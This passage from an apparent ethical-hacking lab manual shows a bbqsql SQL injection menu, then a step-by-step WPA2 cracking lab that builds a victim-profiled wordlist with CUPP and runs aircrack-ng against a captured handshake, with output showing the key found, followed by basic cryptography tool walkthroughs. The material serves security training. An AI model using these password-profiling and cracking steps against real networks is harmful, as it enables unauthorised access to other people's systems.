33 Sauce, Spice, Smoke, Sizzle, and SQLi
34
35
36
37 Select from the menu:
38
39 1) Setup HTTP Parameters
40 2) Setup BBSQL Options
41 3) Export Config
42 4) Import Config
43 5) Run Exploit
44 6) Help, Credits, and About
45
46 99) Exit the bbqsql injection toolkit
47
48 bbqsql>
```

Practical No. 9

Use Aircrack-ng suite for wireless hacking and countermeasures.

In this case, we have captured some 802.11 (Wireless Network) packets and save the file. Using this file with “**Cupp**” and “**Aircrack-ng**,” we will create a password file and crack the password.


Procedure:

1. Capture some wlan packets using filter “**eth.add==aa:bb:cc:dd:ee**” and save the file.
2. Go to Kali Linux terminal.
3. Change the directory to the desktop.

```
root@kali:~# cd Desktop
```

4. Download the “**Cupp**” utility to create wordlist

```
root@kali:~# git clone https://github.com/chetan31295/cupp.git
```



The screenshot shows a terminal window titled "root@kali: ~/Desktop". The terminal displays the following command and its execution:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/chetan31295/cupp.git
Cloning into 'cupp'...
remote: Counting objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Unpacking objects: 100% (65/65), done.
root@kali:~/Desktop#
```

5. Change the directory to /Desktop/Cupp

```
root@kali:~/Desktop# cd cupp
```

6. List the folders in the current directory.

```
root@kali:~/Desktop/cupp# ls
```

7. Run the utility **cupp.py**

```
root@kali:~/Desktop/cupp# ./cuppy.py
```

root@kali:~/Desktop/cupp

```
File Edit View Search Terminal Help
root@kali:~/Desktop/cupp# cd cupp
root@kali:~/Desktop/cupp# ls
CHANGELOG.md  cupp3.py  cupp.cfg  cupp.py  LICENSE  README.md  test_cupp.py
root@kali:~/Desktop/cupp# ./cupp.py

  cupp.py!
    \_ # Common
      \_ # User
        \_ # Passwords
          \_ # Profiler
            \_ [ Muris Kurgas | j0rgan@remote-exploit.org ]

  [ Options ]
  -h      You are looking at it baby! :)
          For more help take a look in docs/README
          Global configuration file is cupp.cfg

  -i      Interactive questions for user password profiling

  -w      Use this option to improve existing dictionary,
          or WyD.pl output to make some pwnsauce
```

8. Use Interactive Question for user password profiling

```
root@kali:~/Desktop/cupp# ./cupp.py -i
```

```
root@kali:~/Desktop/cupp
File Edit View Search Terminal Help
root@kali:~/Desktop/cupp# ./cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: albert
> Surname: einstein
> Nickname: physicist
> Birthdate (DDMMYYYY): 14031879

> Partners) name: abcdefgh
> Partners) nickname: 12345678
> Partners) birthdate (DDMMYYYY): 01012018

[-] You must enter 8 digits for birthday!
> Partners birthdate (DDMMYYYY): 01012018

> Child's name: admin
> Child's nickname: Admin@123
> Child's birthdate (DDMMYYYY): 987654321

[-] You must enter 8 digits for birthday!
```


9. Provide the closest information about the target. It will increase the chances of successful cracking.

10. You can add keywords.

11. You can add special characters.

12. You can add random numbers.

13. You can enable leet mode.



```
root@kali: ~/Desktop/cupp
File Edit View Search Terminal Help
> Child's name: admin
> Child's nickname: Admin@123
> Child's birthdate (DDMMYYYY): 987654321


[-] You must enter 8 digits for birthday!
> Child's birthdate (DDMMYYYY): 98765432

> Pet's name: dsa
> Company name: skjdha


> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces
will be removed: admin,admin@123,Cisco,Cisco@123,admin@!@#,!@#$%, CS12345!
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to albert.txt, counting 27694 words.
[+] Now load your pistolero with albert.txt and shoot! Good luck!
root@kali:~/Desktop/cupp#
```

14. After successful completion, you find a new text file named as the first name you type in interactive option. This file will contain a lot of possible combinations. As shown in the figure below, Albert.txt file has been created in the current directory



15. You can check the file by opening it.



16. Now crack the password using Aircrack-ng with the help of password file created.

```
root@kali:~ # cd  
root@kali:~ # aircrack-ng -a2 -b <BSSID of WLAN Router> -w  
/root/Desktop/cupp/Albert.txt '/root/Desktop/WPA.cap'
```

WPA.cap is captured packet file.

```
root@kali: ~  
File Edit View Search Terminal Help  
> Child's birthdate (DDMMYYYY): 987654321  
[-] You must enter 8 digits for birthday!  
> Child's birthdate (DDMMYYYY): 98765432  
  
> Pet's name: dsa  
> Company name: skydha  
  
> Do you want to add some key words about the victim? Y/[N]: Y  
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces  
will be removed: admin,admin@123,Cisco,Cisco@123,admin@!@#, !@#$%, C512345f  
> Do you want to add special chars at the end of words? Y/[N]: Y  
> Do you want to add some random numbers at the end of words? Y/[N]: y  
> Leet mode? (i.e. leet = 1337) Y/[N]: Y  
  
[+] Now making a dictionary...  
[+] Sorting list and removing duplicates...  
[+] Saving dictionary to albert.txt, counting 27854 words.  
[+] Now load your pistolero with albert.txt and shoot! Good luck!  
root@kali:~/Desktop/cupp# cd  
root@kali:~/Desktop/cupp# aircrack-ng -a2 -b d4:6e:8e:b3:88:2d -w /root/Desktop/cupp/albert.t  
xt '/root/Desktop/WPA2.cap'
```

17. This will start the process, and all keys will be checked

```
root@kali: ~
Aircrack-ng 1.2 rc4
[00:00:31] 124784/9822769 keys tested (4488.01 k/s) 1.27%
Time left: 36 minutes, 40 seconds
Current passphrase: lisboeta
Master Key      : E5 1F CF BD 56 78 90 1F EE 89 5E B9 4A 63 08 0F
                  96 5F BA 44 54 7A F2 5E 28 08 BE D6 09 B9 7C 01
Transient Key   : 99 2F 4B E6 A9 BB 35 48 8A 1F ED EE AB 2C 69 A2
                  9F BD 5D 77 EC 8A 40 35 64 D7 BC F7 75 6D 5C 83
                  5B E8 08 AD 6A 9A B8 A3 48 F7 3A BC F2 58 92 9A
                  E7 7A 14 8F D5 32 02 D8 35 FB 6A 41 3F 4A E3 6E
EAPOL HMAC     : 8F 22 43 A4 B5 24 35 4D AF 1E 91 92 CF 2E A4 60
```

18. The result will either show you the key or refuse to crack from the dictionary

```
root@kali: ~
Aircrack-ng 1.2 rc4
[00:00:00] 20/113 keys tested (518.44 k/s)
Time left: 0 seconds
KEY FOUND! [ CS12345 ]
Master Key      : F5 EF 7C 79 10 DF DE 73 76 40 F9 4F 12 A4 BC E5
                  A7 BD CD E4 3E A2 F0 E5 23 37 AD 74 00 F0 3F 57
Transient Key   : 94 49 E3 EC C8 BC B7 49 21 6F 9F 0B BF 88 4F 5F
                  9E C2 09 F9 E1 7D ED B9 F6 6F F2 DE 33 52 19 0E
                  3D F2 3E 86 44 E1 9F B0 88 63 F2 17 E4 56 54 68
                  92 0D 1D 3A 13 62 12 30 C7 FB 91 1A 40 58 89 BC
EAPOL HMAC     : 39 18 C7 3A C6 4B 98 AF 7A B7 BB F2 79 38 C4 A8
root@kali:~#
```

Practical No. 10

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using HashCalc

1. Open HashCalc tool.




Create a new file with some content in it as shown below.




2. Select Data Format as "File" and upload your file



3. Select Hashing Algorithm and Click Calculate



4. Now Select the Data Format to “Text String” and Type “IPSpecialist...” into Data filed and calculated MD5.



MD5 Calculated for the text string “IPSpecialist...” is
“**a535590bec93526944bd4b94822a7625**”


5. Now, let's see how MD5 value is changed from minor change.




Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “IPspecialist...” is “**997bd71ad0158de71f6e97a57261b9a7**”

ii. Advanced Encryption Package

1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




2. Select the File you want to Encrypt.
3. Set password
4. Select Algorithm



5. Click Encrypt



6. Compare both Files



7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

8. Enter password




9. File Successfully decrypted.



iii. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, **TrueCrypt** may just be the tool to protect your data.



Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options). Click Select File and browse to a location where you want to create the new container. **Make sure it is not in the Dropbox folder if Dropbox is running.** You can name the container anyway you want, e.g. holiday2010.avi.

Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.

You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.

Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better off with FAT. Juggle the mouse around a bit and click on format once you are done with that.

Congratulations, the new True Crypt volume has been created.

iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.

